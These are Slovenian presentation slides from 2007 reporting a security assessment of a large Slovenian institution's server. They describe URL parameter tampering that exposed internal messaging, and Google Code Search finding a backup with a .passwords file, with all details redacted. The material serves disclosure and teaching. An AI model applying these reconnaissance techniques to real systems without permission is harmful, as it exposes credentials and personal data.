

“Own3d!”

Rezultati varnostnega preverjanja
strežnika večje slovenske ustanove

Matej Kovačič, Gašper Koren, Jožko Škrablin, 2007


Kids, don't try this at home!

- Izvajanje opisanih postopkov brez (pisnega) dovoljenja lastnika je kaznivo.
- Potrebno se je izogibati povzročanju škode (npr. brisanju podatkov), namerno povzročanje škode ni dovoljeno.


Varnostna analiza spletne aplikacije

- Kaj je dostopno na spletni strani?
- Kaj je **javno** dostopno na spletni strani?
- Pa se poigrajmo z URL-ji... v URL dodajmo “**?*=***” ...

Ups! Odkrili smo interni sistem za izmenjavo sporočil



Hmm... dostop do interne komunikacije?



Varnostna analiza spletne aplikacije

- Let's play with URL's a little bit more...
 - `http://www.*****/index.php?*=*&*=*&*=*`
 - `http://www.*****/index.php?*=*&*=*&*=*`
 - `http://www.*****/index.php?*=*&*=*&*=*`
- Možne so še druge različice igre, s katero skušamo odkriti šibke točke sistema.

Na tak način lahko nenadzorovano kličemo posamezne dele spletne aplikacije...



Avtor:

Naslov:

Vnesite email, če želite biti obveščeni o novih s

Sedaj pa nekaj povsem drugega...

- Kako varna sploh je aplikacija, ki jo uporabljajo?
- Pa se spet sprehodimo po Googlu...
- Z *Google Code Search* odkrijemo varnostno kopijo aplikacije in podatkov, ki se zaradi napake nahaja **kar na spletu...**
- Google's cached copy of **.*****/*****/.passwords** from `http://www.*****/*****.tar.bz2`

Glej no, vsebina .htaccess, pa tudi...

.htaccess - Google Code Search - Mozilla Firefox

Datoteka Urejanje Pogled Pojdi Zaznamki Orodja Pomoč

http://www.google.com/codesearch/...

Pojdi

Google
Code Search LABS

This is Google's cached copy of .htaccess from <http://www...tar.bz2>

Google is neither affiliated with the authors of this page nor responsible for its content.

[http://www...tar.bz2/ ./](http://www...tar.bz2/)

```
.htaccess      AuthType Basic  
.passwords     AuthName members section
```

.htaccess from <http://www...tar.bz2>


Končano Anonimizacija izključena Adblock

...gesla...

.passwords - Google Code Search - Mozilla Firefox

Datoteka Urejanje Pogled Pojdi Zaznamki Orodja Pomoč

← → ↻ × 🏠 <http://www.google.com/codesearch/...> Pojdi [G](#)

 This is Google's cached copy of [.passwords](http://www.tar.bz2) from <http://www.tar.bz2>

Google is neither affiliated with the authors of this page nor responsible for its content.

<http://www.tar.bz2/./u...>

```
.htaccess
.passwords
: b...AM
: la...
```

[.passwords](http://www.tar.bz2) from <http://www.tar.bz2>


Končano Anonimizacija izključena Adblock

...ter še kakšen interen dokument.

The screenshot shows a Mozilla Firefox browser window with the title "Google Code Search - Mozilla Firefox". The address bar contains "http://www.google.com" followed by a redacted URL. The page content includes the Google Code Search logo and a message: "This is Google's cached copy of [redacted] from [redacted]". Below this, there is a section titled "VLOGA ZA [redacted]" and another redacted section. The status bar at the bottom shows "Končano" and "Anonimizacija izključena".

Datoteka Urejanje Pogled Pojdi Zaznamki Orodja Pomoč

http://www.google.com [redacted] Pojdi

 This is Google's cached copy of [redacted] from [redacted]

Google is neither affiliated with the authors of this page nor responsible for its content.

[redacted]


[redacted] VLOGA ZA [redacted]

[redacted]

Končano Anonimizacija izključena Adblock

Na nekaterih delih sistema so splošno vidne naložene datoteke...

- http://www.*****/***/
- Vidni so osebni podatki, osebne datoteke, zapisniki, finančna poročila, pogodbe...



[redacted] (v nadaljevanju: prejemnik)

matična številka: [redacted]
davčna številka: [redacted]
transakcijski račun: [redacted] odprt pri [redacted]

sklepata

POGODBO o [redacted]

[redacted]

1. člen

[redacted]

[redacted]

2. člen

[redacted]

Stroškovnik

	Pogodba št.:	<St_pogodbe>

